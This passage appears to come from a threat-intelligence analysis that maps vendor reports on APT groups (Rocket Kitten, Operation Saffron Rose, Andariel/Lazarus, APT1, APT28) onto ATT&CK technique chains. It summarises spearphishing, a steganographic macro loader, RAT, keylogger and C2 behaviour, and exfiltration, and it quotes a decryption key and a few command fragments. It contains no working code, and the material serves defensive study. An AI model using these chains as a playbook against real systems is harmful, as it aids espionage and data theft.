| **8** | **TA0011 Command and Control** | **T1095 Non-Application Layer Protocol** | 7 |  | S | IF-C2C | [1] Send keylogger details |
| **9** | **TA0009 Collection** | **T1056.001 : Input Capture : Keylogging** | 8 |  | S | AO-COL | [1] Example of multiple runs. An unsophisticated key-logger apparently named ‘woolger |
| **10** | **TA0011 Command and Control** | **T1095 Non-Application Layer Protocol** | 9 |  | S | IF-C2C | [1] Send keylogger details |
|  |  |  |  |  |  |  |  |

[1]  [[rocket-kitten-report.pdf (checkpoint.com)](https://blog.checkpoint.com/wp-content/uploads/2015/11/rocket-kitten-report.pdf)](https://www.mandiant.com/resources/china-based-threat) [2015]

[2] [The Spy Kittens Are Back: Rocket Kitten 2 (trendmicro.com)](https://documents.trendmicro.com/assets/wp/wp-the-spy-kittens-are-back.pdf) [2015]

[3] [fireeye\_iran.pdf (regmedia.co.uk)](http://regmedia.co.uk/2014/05/14/fireeye_iran.pdf) [2014] - Actually the ATT&CK link goes to a k3echang report so this is the corrected link

[1]

[1]p7 ClearSky provided many examples of personalized phishing e-mails and communication, including phone calls to victims luring them to open these attachments, demonstrating the group’s persistency and breadth of operations

[1] Actual malicious attachments detected in this campaign varied between a set of custom-written malware pieces, or ‘downloader’ components that, in turn, fetch the malware from a remote server and execute in on the victim machine

( **T1566.001 : Spearphishing Attachment, T1204.002 : User Execution : Malicious File )**

[1]p9

Additionally, we have witnessed many attacks using various ‘web hacking’ tools and suites, in attempt to break into victim web sites.

Previously reported custom-malware included:

• CWoolger—a C++ based ‘woolen key-logger.’ The malware records all keystrokes and sends out key-log data to a hard-coded FTP server.

• Wrapper/Gholee—repurposed Core Impact penetration testing tool. The malware allows a platform for remote access, pivoting for lateral movement and further malware installation.

• FireMalv—a .NET based Firefox credential stealer. This tool copies passwords stored in the Firefox browser storage.

Check Point investigations additionally discovered the attackers using the following:

• .NETWoolger—a .NET based ‘woolen key-logger.’ This malware is functionally similar to CWoolger. The attackers seem to use them interchangeably, as alternate infection mechanisms (in case one is detected at the victim computer).

• MPK—a custom RAT of wider functionality. The malware allows key-logging, as well as remote command execution, screenshot grabbing and traffic monitoring. For a detailed technical description of the MPK malware see Appendix B.

In addition to custom-written malware, we have seen the attackers use various hacking and scanning tools to attack victim web-sites.

• Metasploit—An open-source, extensible penetration testing platform. Metasploit’s ‘meterpreter’ payload was wrapped in an executable file and distributed as a RAT attached to phishing emails by the attackers.

• Havij & SQLMap—SQL injection tools; Havij originates in Iranian development, while SQLMap is an open source project.

• Acunetix & Netsparker—off-the-shelf web vulnerability scanners, attempting to automatically discover and exploit vulnerabilities in common web platforms.

• WSO Web Shell—a well-known web shell - PHP script that allows backdoor access on a hacked server. Typically deployed after successful compromise to allow further actions.

• NIM-Shell—a web shell of Iranian hacker group origin with similar functionality. Additionally uses Perl scripts on the hacked server

[1] APPENDIX B—MPK TECHNICAL DESCRIPTION

[1] For persistence, the malware will add itself to autorun under an “explorer” entry

[1] The malware includes a Visual Basic script (‘tmp.vbs’) script, which will try to initially copy the malware executable to its destination

[1] Main operation This malware is basically a RAT (Remote Access Trojan). It implements such functionality as a key-logger, sniffing TCP and UDP traffic, taking screenshots, as well as a remote command shell. Also, it may gather a lot of information about the target system such as enumeration of files, drives, services, process information and the ability to send any file to the C&C server.

[1] Communication protocol The malware uses raw sockets over IP protocol (IPPROTO\_IP flag), effectively implementing its own protocol for data transfer

[1] A connection will be established to that IP, while sending periodic ‘keep-alive’ messages, containing these 6 bytes

[1] Remote Shell (Live Command Execution) - The malware creates the following process as a live command prompt:

cmd.exe /c cmd.ex

#### T1566.002 - OPERATION SAFFRON ROSE

**T1566.002 Phishing: Spearphishing Link**

[Operation Saffron Rose (mandiant.com)](https://www.mandiant.com/sites/default/files/2021-09/rpt-operation-saffron-rose.pdf)

Targets

Defense Industrial Base (US)

Users of Anti Censorship Tech (Iran)

P4

Spearphishing – Download malware from fake website ( **T1566.002 Phishing: Spearphishing Link** )

P5

Credential phishing – Fake website to trick users into entering (and then capturing) credentials ( **T1056.002 Input Capture: GUI Input Capture** )

P6

Stealer Malware ( **T1587.001 Develop Capabilities: Malware** )

IntelRS.exe - Various stealer components and encryption implementation

P7 - Collects system information: hostname, username, timezone, IP addresses, pen ports, installed applications, running processes, etc ( **T1119 Automated Collection** )

Keylogging ( **T1056.001 Input Capture: Keylogging** )

Tracks credentials, bookmarks and history from major browsers: Chrome, Firefox, Opera ( **T1555.003 Credentials from Password Stores: Credentials from Web Browsers** )

DelphiNative.dll - Browser URL extraction, IE Accounts, RDP accounts (Imported by IntelRS.exe)

DelphiNative.DLL, which implements some additional data theft functionality for the following:

• Internet Explorer (IE) accounts ( **T1087 Account Discovery** )

• Remote Desktop Protocol (RDP) accounts

• Browser URLs

IntelRS.exe.config - Config containing supported .NET versions for IntelRS.exe

AppTransferWiz.dll - FTP exfiltration (Launched by IntelRS.exe)

RapidStartTech.stl - Base64 encoded config block containing FTP credentials, implant name, decoy name, screenshot interval and booleans for startup, keylogger and screenshot

P8

Harvested data is encrypted and written to disk on the local host. The filenames for these encrypted files follow this naming scheme:…. ( **T1560 Archive Collected Data** , **T1074.001 Data Staged: Local Data Staging** )

P9

These droppers were also designed to visually spoof the appearance of the above applications. These droppers contained icons used in the legitimate installers for these programs. ( **T1036.005 Masquerading: Match Legitimate Name or Location** ).

P12

We also recovered a tool designed to encode plaintext into Base64 encoded text or decode Base64 encoded text into plaintext. Members of the Ajax Security Team likely this use tool to encode the configuration data seen in RapidStartTech.stl files. As noted above, the RapidStartTech.stl contains the backdoor’s FTP credentials, implant name, decoy name, and screenshot interval, along with boolean settings for startup, keylogger, and screenshot plugins. ( **T1132.001 Data Encoding: Standard Encoding** ).

P13

Email and domains created ( **T1583.001 Acquire Infrastructure: Domains, T1585.002 Establish Accounts: Email Accounts** )

### Andariel

#### ATT&CK Technique Summary

**The Group TechChain for G0138 - Andariel is**

**Next tactic is TA0043 : Reconnaissance ['T1590.005', 'T1592.002']**

**Next Technique is T1590.005 : <Gather Victim Network Information>:IP Addresses**

**Next Technique is T1592.002 : <Gather Victim Host Information>:Software**

**Next tactic is TA0042 : Resource Development ['T1588.001']**

**Next Technique is T1588.001 : <Obtain Capabilities>:Malware**

**Next tactic is TA0001 : Initial Access ['T1189', 'T1566.001']**

**Next Technique is T1189 : Drive-by Compromise**

**Next Technique is T1566.001 : <Phishing>:Spearphishing Attachment**

**Next tactic is TA0002 : Execution ['T1204.002', 'T1203']**

**Next Technique is T1204.002 : <User Execution>:Malicious File**

**Next Technique is T1203 : Exploitation for Client Execution**

**Next tactic is TA0003 : Persistence []**

**Next tactic is TA0004 : Privilege Escalation []**

**Next tactic is TA0005 : Defense Evasion ['T1027.003']**

**Next Technique is T1027.003 : <Obfuscated Files or Information>:Steganography**

**Next tactic is TA0006 : Credential Access []**

**Next tactic is TA0007 : Discovery ['T1049', 'T1057']**

**Next Technique is T1049 : System Network Connections Discovery**

**Next Technique is T1057 : Process Discovery**

**Next tactic is TA0008 : Lateral Movement []**

**Next tactic is TA0009 : Collection ['T1005']**

**Next Technique is T1005 : Data from Local System**

**Next tactic is TA0011 : Command and Control ['T1105']**

**Next Technique is T1105 : Ingress Tool Transfer**

**Next tactic is TA0010 : Exfiltration []**

**Next tactic is TA0040 : Impact []**

#### T1566.001 - Lazarus APT conceals malicious code within BMP image to drop its RAT

##### Attack Categorisation

|  |  |  |
| --- | --- | --- |
| ***Dimension*** | ***Description*** | ***Notes*** |
| Attribution | Andariel |  |
| Initial Access Vector | T1566.001 : Spearphishing Attachment |  |
| Attack Origin | North Korea |  |
| Target Location | South Korea | [2] In this blog we documented a spear phishing attack operated by this APT group that has targeted South Korea |
| Target Type | Security Researchers | [1] Lazarus used a complex targeted phishing attack against security researchers. |
| Impact | Exfiltration (confidentiality) [UNCLEAR] | Presumably exfiltrating research knowledge/status etc |
| Vulnerabilities Exploited |  |  |
| Related Attack Patterns |  | TBC |
| Preceded By | NA | Reference Chain\_ID |
| Schema Version | 0.1 | To allow for future new chain models |
| Date | 2021 |  |
|  |  |  |

##### Attack Technique Chain (Initial Access)

|  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- |
|  | ***Chain\_ID*** | ***Andariel\_001*** |  | ***Ver*** | ***0.1*** |  |  |
|  |  |  |  |  |  |  |  |
| ***ID*** | ***Tactic*** | ***Technique*** | ***Pred*** | ***TInc*** | ***S/G*** | ***KC Step*** | ***Notes*** |
| **1** | **TA0001 : Initial Access** | **T1566.001 : Spearphishing Attachment** | 0 |  | S | IF-DEL/IF-SEN |  |
| **2** | **TA0005 : Defense Evasion** | **T1027.003 <Obfuscated Files or Information> : Steganography** | 1 |  | G | IF-DEV | [2] Andariel has hidden malicious executables within PNG files |
| **3** | **TA0005 : Defense Evasion** | **T1036 Masquerading** | 1 |  | G | IF-DEV | [2] The macro added the extension zip to the BMP file during the image conversion process to pretend it’s a zip file |
| **4** | **TA0002 : Execution** | **T1204.002 : User Execution : Malicious File** | 1 |  | S | IF-SEN/NP-EXE | [2] Document weaponized with macro. The macro starts by calling MsgBoxOKCancel function. This function pops up a message box to the user with a message claiming to be an older version of Microsoft Office. After showing the message box, it performs the following steps: |
| **5** | **TA0005 : Defense Evasion** | **T1140 Deobfuscate/Decode Files or Information** | 4 |  | S | IF-DEV/NP-EXE | [2] Converts the image in PNG format into BMP format by calling WIA\_ConvertImage. Since the BMP file format is uncompressed graphics file format, converting a PNG file format into BMP file format automatically decompresses the malicious zlib object embedded from PNG to BMP |
| **6** | **TA0002 : Execution** | **T1047 Windows Management Instrumentation** | 5 |  | S | NP-EXE | [2] Gets a WMI object to call Mshta to execute the bmp file |
| **7** | **TA0005 : Defense Evasion** | **T1218.005 System Binary Proxy Execution: Mshta** | 6 |  | S | NP-EXE/IF-DEV | [2] call Mshta to execute the bmp file |
| **8** | **TA0002 : Execution** | **T1059.007 Command and Scripting Interpreter: JavaScript** | 7 |  | S | NP-EXE | [2] The BMP file after decompression contains a HTA file which executes Java Script to drop a payload |
| **9** | **TA0002 : Execution** | **T1059.005 Command and Scripting Interpreter: Command and Scripting Interpreter: Visual Basic** | 8 |  | S | NP-EXE | [2] At the end it calls Wscript.Run to execute the dropped payload. |
| **10** | **TA0005 : Defense Evasion** | **T1140 Deobfuscate/Decode Files or Information** | 9 |  | S | IF-DEV/NP-EXE | [2] AppStore.exe loads a base64 encrypted payload that has been added to the end of itself. Before the payload there is a string which is the decryption key (by7mJSoKVDaWg\*Ub). |
| **11** | **TA0011 Command and Control** | **T1573 Encrypted Channel** | 10 |  | S | IF-C2C | Message out  [2] Makes HTTP requests to command and control servers: The server addresses have been base64 encoded and encrypted using a custom encryption algorithm |
| **12** | **TA0011 Command and Control** | **T1573 Encrypted Channel** | 11 |  | S | IF-C2C | Message in  [2] Makes HTTP requests to command and control servers: The server addresses have been base64 encoded and encrypted using a custom encryption algorithm |
| **13** | **TA0002 : Execution** | **T1059.003 Command and Scripting Interpreter: Windows Command Shell** | 12 |  | S | NP-EXE | [2] Output of cmd.exe has been encoded and encrypted and is sent to the server as test.gif using an HTTP POST request |
| **14** | **TA0007 : Discovery** | **T1049 System Network Connections Discovery** | 13 |  | S | NP-DIS | Known examples from Group description |
| **15** | **TA0007 : Discovery** | **T1057 Process Discovery** | 14 |  | S | NP-DIS | Known examples from Group description |
| **16** | **TA0011 Command and Control** | **T1573 Encrypted Channel** | 15 |  | S | IF-C2C | Message out  [2] Makes HTTP requests to command and control servers: The server addresses have been base64 encoded and encrypted using a custom encryption algorithm |
|  |  |  |  |  |  |  |  |

[1] [[Analysis]Andariel\_Group.pdf (ahnlab.com)](https://download.ahnlab.com/global/brochure/%5bAnalysis%5dAndariel_Group.pdf) [2018]

[2] [Lazarus APT conceals malicious code within BMP image to drop its RAT (malwarebytes.com)](https://www.malwarebytes.com/blog/threat-intelligence/2021/04/lazarus-apt-conceals-malicious-code-within-bmp-file-to-drop-its-rat) [2021]

[3] [New campaign targeting security researchers (blog.google)](https://blog.google/threat-analysis-group/new-campaign-targeting-security-researchers/) [2021]

[2] Related to Lazarus group

[2] In one of their most recent campaigns Lazarus used a complex targeted phishing attack against [security researchers](https://blog.google/threat-analysis-group/new-campaign-targeting-security-researchers/).

[2] The document has been weaponized with a macro that is executed upon opening.

Which…

Defines the required variables such as WMI object, Mshta and file extension in base64 format and then calls Decode function to base64 decode them.

Gets the active document name and separates the name from extension

Creates a copy of the active document in HTML format using ActiveDocument.SaveAs with wDFormatHTML as parameter. Saving document as HTML will store all the images within this document in FILENAME\_files directory.

Calls show function to makes document protected. By making document protected it makes sure users can not make any changes to the document.

Gets the image file that has an embedded zlib object. (image003.png)

Converts the image in PNG format into BMP format by calling WIA\_ConvertImage. Since the BMP file format is uncompressed graphics file format, converting a PNG file format into BMP file format automatically decompresses the malicious zlib object embedded from PNG to BMP. This is a clever method used by the actor to bypass security mechanisms that can detect embedded objects within images. The reason is because the document contains a PNG image that has a compressed zlib malicious object and since it’s compressed it cannot be detected by static detections. Then the threat actor just used a simple conversion mechanism to decompress the malicious content.

Gets a WMI object to call Mshta to execute the bmp file. The BMP file after decompression contains a HTA file which executes Java Script to drop a payload.

Deletes all the images in the directory and then removes the directory generated by the SaveAs function.

**T1207.003 Obfuscated Files or Information: Steganography**

[2] The macro added the extension zip to the BMP file during the image conversion process to pretend it’s a zip file. This BMP file has an embedded HTA file. This HTA contains a JavaScript that creates “AppStore.exe” in the “C:\Users\Public\Libraries\AppStore.exe” directory and then populates its content. ( **T1036 Masquerading** )

[2] At the end it calls Wscript.Run to execute the dropped payload.

[2] This payload is loaded into memory by AppStore.exe and has not been written to disk

[2] Payload analysis (AppStore.exe) - AppStore.exe loads a base64 encrypted payload that has been added to the end of itself. Before the payload there is a string which is the decryption key (by7mJSoKVDaWg\*Ub).

[2] Makes HTTP requests to command and control servers: The server addresses have been base64 encoded and encrypted using a custom encryption algorithm. You can find the decoder/decryptor here. This custom encryption algorithm is similar to the encryption algorithm used by BISTROMATH RAT associated to Lazarus reported by US-CERT. ( **T1132.001 Data Encoding : Standard Encoding** )

[2] The actor has used a clever method to bypass security mechanisms in which it has embedded its malicious HTA file as a compressed zlib file within a PNG file that then has been decompressed during run time by converting itself to the BMP format. The dropped payload was a loader that decoded and decrypted the second stage payload into memory. The second stage payload has the capability to receive and execute commands/shellcode as well as perform exfiltration and communications to a command and control server.

[2] Output of cmd.exe has been encoded and encrypted and is sent to the server as test.gif using an HTTP POST request

Not mentioned in this attack but examples from the ATT&CK group description

**T1057 : Process Discovery**

**T1049 : System Network Connections Discovery**

### APT 1

#### ATT&CK Technique Summary

**The Group TechChain for G0006 - APT1 is**

**Next tactic is TA0043 : Reconnaissance []**

**Next tactic is TA0042 : Resource Development ['T1588.002', 'T1588.001', 'T1585.002', 'T1584.001', 'T1583.001']**

**Next Technique is T1588.002 : <Obtain Capabilities>:Tool**

**Next Technique is T1588.001 : <Obtain Capabilities>:Malware**

**Next Technique is T1585.002 : <Establish Accounts>:Email Accounts**

**Next Technique is T1584.001 : <Compromise Infrastructure>:Domains**

**Next Technique is T1583.001 : <Acquire Infrastructure>:Domains**

**Next tactic is TA0001 : Initial Access ['T1566.001', 'T1566.002']**

**Next Technique is T1566.001 : <Phishing>:Spearphishing Attachment**

**Next Technique is T1566.002 : <Phishing>:Spearphishing Link**

**Next tactic is TA0002 : Execution ['T1059.003']**

**Next Technique is T1059.003 : <Command and Scripting Interpreter>:Windows Command Shell**

**Next tactic is TA0003 : Persistence []**

**Next tactic is TA0004 : Privilege Escalation []**

**Next tactic is TA0005 : Defense Evasion ['T1550.002', 'T1036.005']**

**Next Technique is T1550.002 : <Use Alternate Authentication Material>:Pass the Hash**

**Next Technique is T1036.005 : <Masquerading>:Match Legitimate Name or Location**

**Next tactic is TA0006 : Credential Access ['T1003.001']**

**Next Technique is T1003.001 : <OS Credential Dumping>:LSASS Memory**

**Next tactic is TA0007 : Discovery ['T1057', 'T1135', 'T1016', 'T1087.001', 'T1049', 'T1007']**

**Next Technique is T1057 : Process Discovery**

**Next Technique is T1135 : Network Share Discovery**

**Next Technique is T1016 : System Network Configuration Discovery**

**Next Technique is T1087.001 : <Account Discovery>:Local Account**

**Next Technique is T1049 : System Network Connections Discovery**

**Next Technique is T1007 : System Service Discovery**

**Next tactic is TA0008 : Lateral Movement ['T1550.002', 'T1021.001']**

**Next Technique is T1550.002 : <Use Alternate Authentication Material>:Pass the Hash**

**Next Technique is T1021.001 : <Remote Services>:Remote Desktop Protocol**

**Next tactic is TA0009 : Collection ['T1114.002', 'T1119', 'T1005', 'T1560.001', 'T1114.001']**

**Next Technique is T1114.002 : <Email Collection>:Remote Email Collection**

**Next Technique is T1119 : Automated Collection**

**Next Technique is T1005 : Data from Local System**

**Next Technique is T1560.001 : <Archive Collected Data>:Archive via Utility**

**Next Technique is T1114.001 : <Email Collection>:Local Email Collection**

**Next tactic is TA0011 : Command and Control []**

**Next tactic is TA0010 : Exfiltration []**

**Next tactic is TA0040 : Impact []**

#### T1566.001, T1566.002 - APT1: Exposing One of China's Cyber Espionage Units

##### Attack Categorisation

|  |  |  |
| --- | --- | --- |
| ***Dimension*** | ***Description*** | ***Notes*** |
| Attribution | APT1 |  |
| Initial Access Vector | T1566.001 : Spearphishing Attachment |  |
| Attack Origin | China |  |
| Target Location | United States |  |
| Target Type | SCADA software engineering | [1] p23 |
| Impact | Exfiltration (confidentiality) | Data Theft [1] p25  [6] Telvent said the attacker(s) installed malicious software and stole project files related to one of its core offerings — OASyS SCADA — a product that helps energy firms mesh older IT assets with more advanced “smart grid” technologies. |
| Vulnerabilities Exploited |  |  |
| Related Attack Patterns |  | TBC |
| Preceded By | TBC | Reference Chain\_ID |
| Schema Version | 0.1 | To allow for future new chain models |
| Date | 2012 | [1] In September 2012, Brian Krebs of the “Krebs on Security” cybercrime blog reported on a security breach at  Telvent Canada Ltd (now Schneider Electric), which we attributed to APT1 based on the tools and infrastructure  that the hackers used to exploit and gain access to the system. |
|  |  |  |

##### Attack Technique Chain (Initial Access)

|  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- |
|  | ***Chain\_ID*** | ***APT1\_001*** |  | ***Ver*** | ***0.1*** |  |  |
|  |  |  |  |  |  |  |  |
| ***ID*** | ***Tactic*** | ***Technique*** | ***Pred*** | ***TInc*** | ***S/G*** | ***KC Step*** | ***Notes*** |
| **1** | **TA0001 : Initial Access** | **T1566.001 : Spearphishing Attachment** | 0 |  | S |  | [1] |
| **2** | **TA0005 : Defense Evasion** | **T1036 : Masquerading** | 1 |  | G |  | [1] Some APT1 actors have gone to the trouble of making the malicious software inside their ZIP files look like benign Adobe PDF files. |
| **3** | **TA0002 : Execution** | **T1204.002 : Malicious File** | 1 |  | S |  | [1] APT1 establishes a foothold once email recipients open a malicious file and a backdoor is subsequently installed.  [1] This file is actually a dropper for a custom APT1 backdoor that we call WEBC2-QBP  The steps describing exactly how the malware is installed is not available. We will assume that a [1] p32 WebC2 backdoor is installed and this then downloads a standard backdoor as this is broadly referred to broadly in other reports around this time. [6][7][8] |
| **4** | **TA0011 : Command and Control** | **T1071.001 Application Layer Protocol: Web Protocols** | 3 |  | S |  | [1] In almost every case, APT backdoors initiate outbound connections to the intruder’s “command and control” (C2) server. HTTP messaging |
| **5** | **TA0011 : Command and Control** | **T1105 Ingress Tool Transfer** | 4 |  | S |  | Download, install and execute BISCUIT  We do not have specific installation/persistence notes |
| **6** | **TA0011 : Command and Control** | **T1071.003 Application Layer Protocol: Application Layer Protocol: Mail Protocols** | 5 |  | S |  | [1] In almost every case, APT backdoors initiate outbound connections to the intruder’s “command and control” (C2) server [1] Some APT backdoors attempt to mimic legitimate Internet traffic other than the HTTP protocol. APT1 has created a  handful of these, including… |
| **7** | **TA0002 : Execution** | **T1059.003 : <Command and Scripting Interpreter>:Windows Command Shell** | 6 |  | S |  | [1] p35. Open an interactive command shell (usually Windows’ cmd.exe) |
| **8** | **TA0007 Discovery** | **T1057 : Process Discovery** | 7 |  | S |  | [1] From Internal Reconnaissance (p35+) below  List/start/stop processes |
| **9** | **TA0007 Discovery** | **T1135 : Network Share Discovery** | 8 |  | S |  | See above |
| **10** | **TA0007 Discovery** | **T1016 : System Network Configuration Discovery** | 9 |  | S |  | See above |
| **11** | **TA0007 Discovery** | **T1087.001 : <Account Discovery>:Local Account** | 10 |  | S |  | See above |
| **12** | **TA0007 Discovery** | **T1049 : System Network Connections Discovery** | 11 |  | S |  | See above |
| **13** | **TA0007 Discovery** | **T1007 : System Service Discovery** | 12 |  | S |  | See above |
| **14** | **TA0007 Discovery** | **T1046 : Network Service Discovery** | 13 |  | S |  | From net start>>”C:\WINNT\Debug\1.txt” |
| **15** | **TA0011 : Command and Control** | **T1071.003 Application Layer Protocol: Application Layer Protocol: Mail Protocols** | 14 |  | S |  | Pass info back |
| **16** | **TA0009 Collection** | **T1119 : Automated Collection** | 15 |  | S |  | [1] Completing The Mission. Collect files of interest |
| **17** | **TA0009 : Collection** | **T1560.001 : Archive Collected Data : Archive via Utility** | 16 |  | S |  | [1] Completing The Mission. they pack them into archive files before stealing them |
| **18** | **TA0011 : Command and Control** | **T1071.003 Application Layer Protocol: Application Layer Protocol: Mail Protocols** | 17 |  | S |  | Exfiltrate data (using this technique to mark the step) |
| **19** | **TA0011 : Command and Control** | **T1105 Ingress Tool Transfer** | 18 |  | S |  | [1] Download and execute mimikatz |
| **20** | **TA0006 : Credential Access** | **T1003.001 OS Credential Dumping: LSASS Memory** | 19 |  | S |  | [1] APT1 has been known to use credential dumping using Mimikatz |
| **21** | **TA0011 : Command and Control** | **T1071.003 Application Layer Protocol: Application Layer Protocol: Mail Protocols** | 20 |  | S |  | Pass info back |
|  |  |  |  |  |  |  |  |
|  |  |  |  |  |  |  |  |

[1] [APT1 | Exposing China's Cyber Espionage Units | Mandiant](https://www.mandiant.com/resources/apt1-exposing-one-of-chinas-cyber-espionage-units)

[1a] [APT1: Exposing One of China’s Cyber Espionage Units | Mandiant | FireEye](https://www.mandiant.com/sites/default/files/2021-09/mandiant-apt1-report.pdf)

[2] [‘Operation Oceansalt’ Attacks South Korea, U.S., and Canada With Source Code From Chinese Hacker Group (mcafee.com)](https://www.mcafee.com/enterprise/en-us/assets/reports/rp-operation-oceansalt.pdf) (via Malpedia )

[3] [978-3-030-10543-3\_10.pdf (springer.com)](https://link.springer.com/content/pdf/10.1007/978-3-030-10543-3_10.pdf) (via Google search)

[4] [WEBC2, Software S0109 | MITRE ATT&CK®](https://attack.mitre.org/software/S0109/) (ATT&CK info on APT1 webc2 techniques)

[6] [Chinese Hackers Blamed for Intrusion at Energy Industry Giant Telvent – Krebs on Security](https://krebsonsecurity.com/2012/09/chinese-hackers-blamed-for-intrusion-at-energy-industry-giant-telvent/#:~:text=Telvent%20said%20the%20attacker(s,advanced%20%E2%80%9Csmart%20grid%E2%80%9D%20technologies.) (via Google search “security breach at Telvent Canada”)

[7] [cti-documentation/apt1.json at main · oasis-open/cti-documentation · GitHub](https://github.com/oasis-open/cti-documentation/blob/main/examples/example_json/apt1.json)

[8] [examples/threat-reports/apt1.json · 1b1b9c6b2144ef16cb9c586717100f2ac4da66d9 · Annie Didier / stix-schemas · GitLab (ased.io)](https://gitlab.ased.io/adidier/stix-schemas/-/blob/1b1b9c6b2144ef16cb9c586717100f2ac4da66d9/examples/threat-reports/apt1.json)

It does appear that potentially this group is now dormant, but attack included here as an example from the MITRE suites. China seems to have rationalised attack groups and realigning to national strategies. (see also <https://duo.com/decipher/chinese-cyber-espionage-apts-refocus-strategy> )

[The Mysterious Return of Years-Old APT1 Malware | WIRED](https://www.wired.com/story/mysterious-return-of-years-old-chinese-malware-apt1/)

Using Mandiant Kill Chain

[1] Initial Compromise

P28 - The Initial Compromise represents the methods intruders use to first penetrate a target organization’s network. As with most other APT groups, spear phishing is APT1’s most commonly used technique. The spear phishing emails contain either a malicious attachment or a hyperlink to a malicious file. (**T1566.001 Phishing: Spearphishing Attachment, T1566.002 Phishing: Spearphishing Link**)

This file is actually a dropper for a custom APT1 backdoor that we call WEBC2-QBP ( **T1204.002 User Execution: Malicious File** )

Some APT1 actors have gone to the trouble of making the malicious software inside their ZIP files look like benign Adobe PDF files.

[1] Establish Foothold (p30+)

APT1 establishes a foothold once email recipients open a malicious file and a backdoor is subsequently installed

In almost every case, APT backdoors initiate outbound connections to the intruder’s “command and control” (C2) server. ( **T1071.001 Application Layer Protocol: Web Protocols** ).

APT1’s beachhead backdoors are usually what we call WEBC2 backdoors. WEBC2 backdoors are probably the most well-known kind of APT1 backdoor, and are the reason why some security companies refer to APT1 as the “Comment Crew.” A WEBC2 backdoor is designed to retrieve a webpage from a C2 server. It expects the webpage to contain special HTML tags; the backdoor will attempt to interpret the data between the tags as commands.

While APT1 intruders occasionally use publicly available backdoors such as Poison Ivy and Gh0st RAT, the vast majority of the time they use what appear to be their own custom backdoors.

APT1’s backdoors in two categories: “Beachhead Backdoors” and “Standard Backdoors.”

Beachhead backdoors are typically minimally featured. They offer the attacker a toe-hold to perform simple tasks like retrieve files, gather basic system information and trigger the execution of other more significant capabilities such as a standard backdoor (WEBC2)

WEBC2 backdoors typically give APT1 attackers a short and rudimentary set of commands to issue to victim systems, including:

» Open an interactive command shell (usually Windows’ cmd.exe)

» Download and execute a file

» Sleep (i.e. remain inactive) for a specified amount of time

Once installed, APT1 intruders have the option to tell victim systems to download and execute additional malicious software of their choice.

[1] Some APT backdoors attempt to mimic legitimate Internet traffic other than the HTTP protocol. APT1 has created a handful of these, including….

The standard, non-WEBC2 APT1 backdoor typically communicates using the HTTP protocol (to blend in with legitimate web traffic) or a custom protocol that the malware authors designed themselves. These backdoors give APT intruders a laundry list of ways to control victim systems, including:

»» Create/modify/delete/execute programs

»» Upload/download files

»» Create/delete directories

»» List/start/stop processes

»» Modify the system registry

»» Take screenshots of the user’s desktop

»» Capture keystrokes

»» Capture mouse movement

»» Start an interactive command shell

»» Create a Remote desktop (i.e. graphical) interface

»» Harvest passwords

»» Enumerate users

»» Enumerate other systems on the network

»» Sleep (i.e. go inactive) for a specified amount of time

»» Log off the current user

»» Shut down the system

The standard, non-WEBC2 APT1 backdoor typically communicates using the HTTP protocol (to blend in with legitimate web traffic) or a custom protocol that the malware authors designed themselves. These backdoors give APT intruders a laundry list of ways to control victim systems,

Covert communications

Additionally, many of APT1’s backdoors use SSL encryption so that communications are hidden in an encrypted SSL tunnel.

[1] Privilege Escalation (p34+)

[1] Internal Reconnaissance (p35+)

This script performs the following functions and saves the results to a text file:

» Display the victim’s network configuration information

» List the services that have started on the victim system

» List currently running processes

» List accounts on the system

» List accounts with administrator privileges

» List current network connections

» List currently connected network shares

» List other systems on the network

» List network computers and accounts according to group (“domain controllers,” “domain users,” “domain admins,” etc.

Lateral Movement (p36+)

Maintain Presence (p36+)

Install new backdoors on multiple system (potentially multiple in case one gets deleted)

Use legitimate VPN credentials

Log in to web portal

Once armed with stolen credentials, APT1 intruders also attempt to log into web portals that the network offers. This includes not only restricted websites, but also web-based email systems such as Outlook Web Access

[1] Completing The Mission (p37+)

Similar to other APT groups we track, once APT1 finds files of interest they pack them into archive files before stealing them. APT intruders most commonly use the RAR archiving utility for this task and ensure that the archives are password protected. Sometimes APT1 intruders use batch scripts to assist them in the process

After creating files compressed via RAR, the APT1 attackers will transfer files out of the network in ways that are consistent with other APT groups, including using the File Transfer Protocol (FTP) or their existing backdoors. Many times their RAR files are so large that the attacker splits them into chunks before transferring them. Figure 19 above shows a RAR command with the option “-v200m”, which means that the RAR file should be split up into 200MB portions.

Unlike most other APT groups we track, APT1 uses two email-stealing utilities that we believe are unique to APT1. The first, GETMAIL, was designed specifically to extract email messages, attachments, and folders from within Microsoft Outlook archive (“PST”) files.

Whereas GETMAIL steals email in Outlook archive files, the second utility, MAPIGET, was designed specifically to steal email that has not yet been archived and still resides on a Microsoft Exchange Server. In order to operate successfully, MAPIGET requires username/password combinations that the Exchange server will accept. MAPIGET extracts email from specified accounts into text files (for the email body) and separate attachments, if there are any.

### APT 28

#### ATT&CK Technique Summary

**The Group TechChain for G0007 - APT28 is**

**The Group ATT&CK attribution is Russia**

**The Group TCERT attribution is RU**

**Next tactic is TA0043 : Reconnaissance ['T1598.003', 'T1589.001', 'T1598', 'T1595.002']**

**Next Technique is T1598.003 : <Phishing for Information>:Spearphishing Link**

**Next Technique is T1589.001 : <Gather Victim Identity Information>:Credentials**

**Next Technique is T1598 : Phishing for Information**

**Next Technique is T1595.002 : <Active Scanning>:Vulnerability Scanning**

**Next tactic is TA0042 : Resource Development ['T1583.006', 'T1586.002', 'T1588.002', 'T1583.001']**

**Next Technique is T1583.006 : <Acquire Infrastructure>:Web Services**

**Next Technique is T1586.002 : <Compromise Accounts>:Email Accounts**

**Next Technique is T1588.002 : <Obtain Capabilities>:Tool**

**Next Technique is T1583.001 : <Acquire Infrastructure>:Domains**

**Next tactic is TA0001 : Initial Access ['T1189', 'T1133', 'T1078.004', 'T1190', 'T1566.002', 'T1199', 'T1566.001', 'T1078', 'T1091']**

**Next Technique is T1189 : Drive-by Compromise**

**Next Technique is T1133 : External Remote Services**

**Next Technique is T1078.004 : <Valid Accounts>:Cloud Accounts**

**Next Technique is T1190 : Exploit Public-Facing Application**

**Next Technique is T1566.002 : <Phishing>:Spearphishing Link**

**Next Technique is T1199 : Trusted Relationship**

**Next Technique is T1566.001 : <Phishing>:Spearphishing Attachment**

**Next Technique is T1078 : Valid Accounts**

**Next Technique is T1091 : Replication Through Removable Media**

**Next tactic is TA0002 : Execution ['T1204.001', 'T1203', 'T1059.001', 'T1204.002', 'T1059.003', 'T1559.002']**

